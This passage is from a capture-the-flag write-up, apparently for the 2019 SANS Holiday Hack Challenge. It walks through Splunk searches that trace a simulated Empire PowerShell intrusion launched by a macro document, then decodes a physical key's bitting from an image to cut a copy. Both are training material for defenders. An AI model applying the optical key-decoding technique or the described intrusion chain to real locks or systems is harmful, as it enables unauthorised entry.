


Figure 94 - Splunk Screenshot

Into the #ELFU SOC chat we go where we find the answer to our first question.

Alice Bluebird

Gah... that's Professor Banas' system from over in the Polar Studies department

Guest (me)

That's why I'm here, actually...Kent sent me to this channel to help with Prof. Banas' system

Figure 95 - Splunk Screenshot

Interestingly we see what looks like Empire³⁴³⁵ payloads going to an IP of <http://144.202.46.214:8080> which again point to <https://www.vultr.com/>.

Figure 96 - Splunk Screenshot

³⁴ <https://medium.com/@netscylla/powershell-that-looks-smells-like-empire-payloads-7f9bfdd39e5b>


³⁵ <http://www.powershellemire.com/>

Question 2

What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Upon answering the first question correctly, the chat with Alice Bluebird continues and expands. The hint Alice gives is that a simple search will suffice and that Santa may be the keyword in question

A simple search for "Santa" reveals the document we are after



The screenshot shows a Splunk search results page. The top bar has columns for 'Time' and 'Event'. Below the table, there is a large block of log data:

```
Event
SidType=0
TaskCategory=Executing Pipeline
OpCode=To be used when operation is just executing a method
RecordNumber=417616
Keywords=None
Message=CommandInvocation(Stop-AgentJob): "Stop-AgentJob"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-String): "Out-String"
ParameterBinding(Stop-AgentJob): name="JobName"; value="4VCUDA"
ParameterBinding(Format-List): name="InputObject"; value="C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt:1:Carl, you know there's no or"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatStartData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupStartData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEntryData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.GroupEndData"
ParameterBinding(Out-String): name="InputObject"; value="Microsoft.PowerShell.Commands.Internal.Format.FormatEndData"
```

Figure 97 - Splunk Screenshot

Question 3

What is the fully-qualified domain name (FQDN) of the command and control(C2) server?
(Example: badguy.baddies.com)

Several pieces of dialog help narrow down the search needed for this next one and the search string pretty much gives us exactly what we need.

The search string is `index=main sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3`

This yields over 150 results but as the chat said, some interesting fields to the left which we go into that give us our next answer




Figure 98 - Splunk Screenshot

Question 4

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

The search Alice gives us is `index=main sourcetype="WinEventLog:Microsoft-Windows-Powershell/Operational"` to look for all PowerShell logs on the system. We then need to determine the process ID or process GUID associated with these logs³⁶.

We pipe the search to `reverse` and apply a timeframe of 5 seconds either side to the first record to see what process IDs are present. These end up being 6268 and 5864.

Those IDs are turned into hex and added to a search string one at a time, looking for the event code `4688`³⁷ as follows: `index=main sourcetype=WinEventLog EventCode=4688 process_id=0x187c`

This only brings back one event and we are able to provide the details once again.

```
Process Information:
New Process ID: 0x187c
New Process Name: C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Token Elevation Type: %%1938
Mandatory Label: Mandatory Label\Medium Mandatory Level
Creator Process ID: 0x1748
Creator Process Name: C:\Windows\explorer.exe
Process Command Line: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o ""
```

Figure 99 - Splunk Screenshot

Question 5

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

³⁶ The details of which will be documented in the appendix

³⁷ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688>

We get given the following search which analyses email addresses via stoQ³⁸: `index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`

Unfortunately, this doesn't provide unique email address so we amend the script slightly to account for it and exclude Professor Banas sending to himself. This leaves us with the following search that gives us our answer: `index=main sourcetype=stoq results{}.workers.smtp.from!="carl banas <carl.banas@faculty.elfu.org>" | table _time results{}.workers.smtp.from | stats count by results{}.workers.smtp.from | rename results{}.workers.smtp.from as email_addy | eval email_addy_count=lower(email_addy) | stats count by email_addy_count`




Figure 100 - Splunk Screenshot

Question 6

What was the password for the zip archive that contained the suspicious file?

A search of just **password** gave us the password we were after but also using the search from before (`index=main sourcetype=stoq | table _time results{}.workers.smtp.to results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body | sort - _time`) gave us it in a nicer view.

A screenshot of a Splunk search results page. The search term at the top is `results[].workers.smtp.body`. The results show two messages. The first message is from "bradly" to "carl banas" on August 25, 2019, at 9:18 AM. It contains a long block of text explaining an assignment submission and includes the password "123456789". The second message is a reply from "carl banas" to "bradly" on the same day, expressing appreciation for the assignment and the password. Both messages are in blue text, indicating they are part of the search results.

Figure 101 - Splunk Screenshot

Question 7

What email address did the suspicious file come from?

Again, the previous search was enough to answer this question as well.

³⁸ <https://stoq.punchcyber.com/>

results{}.workers.smtp.to

bradly buttercups <bradly.buttercups@eifu.org>
Bradly Buttercups <Bradly.Buttercups@eIfu.org>

Figure 102 - Splunk Screenshot

Challenge Question

What was the message for Kent that the adversary embedded in this attack?

Lastly, the two searches provided by Alice combine to make the following:

```
index=main
sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups <bradly.buttercups@eifu.org>" | eval results = spath(_raw, "results{}") | mvexpand results | eval path=spath(results, "archivers.filedir.path"), filename=spath(results, "payload_meta.extra_data.filename"), fullpath=path."/".filename | search fullpath!="\" | table filename,fullpath
```

Furthermore, Alice mentions a line word documents, specifically the word **core**. This points us at one specific record.

core.xml

/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml

Figure 103 - Splunk Screenshot

Navigating to <http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/> presents us with a file which we download.

Last Modified	Size	Key
2019-11-29T23:00:19.000Z	0.9 kB	.. / ff1ea6f13be3faabd0da728f514deb7fe3577cc4

Figure 104 - Splunk Screenshot

The downloaded file is XML and has the details we are after.

```

1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <cp:coreProperties
3      xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties"
4      xmlns:dc="http://purl.org/dc/elements/1.1/"
5      xmlns:dcterms="http://purl.org/dc/terms/"
6      xmlns:dcmitype="http://purl.org/dc/dcmitype/"
7      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
8      <dc:title>Holiday Cheer Assignment</dc:title>
9      <dc:subject>19th Century Cheer</dc:subject>
10     <dc:creator>Bradly Buttercups</dc:creator>
11     <cp:keywords></cp:keywords>
12     <dc:description>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</dc:description>
13     <cp:lastModifiedBy>Tim Edwards</cp:lastModifiedBy>
14     <cp:revision>4</cp:revision>
15     <dcterms:created xsi:type="dcterms:W3CDTF">2019-11-19T14:54:00Z</dcterms:created>
16     <dcterms:modified xsi:type="dcterms:W3CDTF">2019-11-19T17:50:00Z</dcterms:modified>
17     <cp:category></cp:category>
18 </cp:coreProperties>

```

Figure 105 - Splunk Screenshot

Finally, we have all the answers in one place

The screenshot shows the Elf University SOC application interface. On the left, there is a sidebar titled "SOC Secure Chat" listing various users: Alice Bluebird (online), Buddy Bellsbee (online), Cosmo Jingleberg (online), Fisbee O'Mittens (online), Kent (online), Mcfluffy Batlings (online), Zippy Frostington (online), #ELFU SOC (8 members), and Guest (me). The main area displays a chat window titled "Chat with Alice Bluebird" showing 114 messages. The conversation includes messages from Alice Bluebird and a guest user. Alice Bluebird says: "Thx! And thanks for all the help :-)", "No worries. Steep learning curve around here.", "I'll put in a good word for you with the boss of the SOC.", "and feel free to poke around more. There's fun stuff in the data that I did not guide you to.", "Oh cool i may do that...but do you think it's getting too weird around here?", and "Absolutely". The guest user responds with "Guest (me)". At the bottom of the chat window, it says "The first rule of Elf U SOC is "scroll up!" ^A". On the right side, there is a "Training Center" section. It features a "Congratulations!" message: "You found the message from the attacker. Be sure to record it somewhere safe for your writeup! Oh, and feel free to poke around here as long as you'd like!". Below this, there is a "Challenge Question" asking: "What was the message for Kent that the adversary embedded in this attack?" with the answer "Kent you are so unfair. And we were going to make you the king of the Winter Carnival.". The "Training Questions" section lists seven questions with their answers and status:

Training Questions	Status
1. What is the short host name of Professor Banas' computer?	<input checked="" type="checkbox"/> sweetums
2. What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)	<input checked="" type="checkbox"/> C:\Users\cbanas\Documents\N
3. What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)	<input checked="" type="checkbox"/> 144.202.46.214.vultr.com
4. What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)	<input checked="" type="checkbox"/> 19th Century Holiday Cheer As
5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)	<input checked="" type="checkbox"/> 21
6. What was the password for the zip archive that contained the suspicious file?	<input checked="" type="checkbox"/> 123456789
7. What email address did the suspicious file come from?	<input checked="" type="checkbox"/> bradly.buttermilks@elfu.org

A "Welcome Message" button is located at the bottom of the training center.

Figure 106 - Splunk Screenshot

Get Access To The Steam Tunnels

Synopsis

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.

Hint

Deviant Ollam, Optical Decoding of Keys - <https://youtu.be/KU6FJnbkeLA>

Solution

This solution starts off in Minty's dorm room.



Figure 107 - Steam Tunnels Screenshot

When we first go into the room, we see someone go into the back room (who we later find out to be Krampus). Following them to the back room reveals they have disappeared.



Figure 108 - Steam Tunnels Screenshot

Both rooms open up a terminal of sorts:

- Front room: <https://key.elfu.org/?challenge=bitting-cutter>
- Back room: <https://thisisit.elfu.org/?challenge=bitting-keyhole>

From these two terminals, it was clear we had to cut a key in the first one to unlock the keyhole in the second one.

The main question was how would we know what key to cut?




Figure 109 - Steam Tunnels Screenshot

The bitting machine would have given us 1,000,000 combinations so brute forcing would have been an option but with each file produced from the machine (having pressed on **Cut**) being 143Kb, downloading 143Gb worth of data didn't seem reasonable.

However, something appeared out of the ordinary. Not only did the avatar that moved between the rooms had a key attached to them where no other avatar did, when inspecting their size, they were about 8 times as large as all the other avatars as we can see in the following image.




Figure 110 - Steam Tunnels Screenshot

So far, we had the following clues:

- The avatar went into the room and seemingly vanished
- The avatar is around 8 times the size of a normal avatar
- The key seems to be drawn differently to the rest of the avatar

Zooming in on the key gave us a reasonable outline.




Figure 111 - Steam Tunnels Screenshot

We needed to produce a key using the bitting machine what would match the pattern of the key that the avatar was wearing. Using the machine, we saw we could just get the images via a URL e.g. https://key.elfu.org/backend/keys/SC4_preview/000000.png

After producing a few examples, there is a pattern emerging where the grooves are relevant to whatever number gets passed in the URL.

SC4 was interesting as it pointed to it being 6 pin³⁹, hence the 6 numbers we could use.

³⁹ <https://kc.allegion.com/kb/article/what-is-an-sc-keyway/>



Figure 112 - Steam Tunnels Screenshot

This is where the talk within KringleCon came in hugely useful:

<https://www.youtube.com/watch?v=KU6FJnbkeLA> as well as another related one:

<https://www.youtube.com/watch?v=AgyXf5gRFTI>. It pointed us nicely to the type of key being used which gave us a guide on how to decode the zoomed in version we have.




Figure 113 - Steam Tunnel Screenshot

Once identified, we could start using the guide below to decode our key



Figure 114 - Steam Tunnels Screenshot

After imposing our key onto the guide and adjusting as needed, we had our match.




Figure 115 - Steam Tunnels Screenshot

The reference gave us a number of **122520**. Putting this into

https://key.elfu.org/backend/keys/SC4_preview/122520.png gave us the following key:

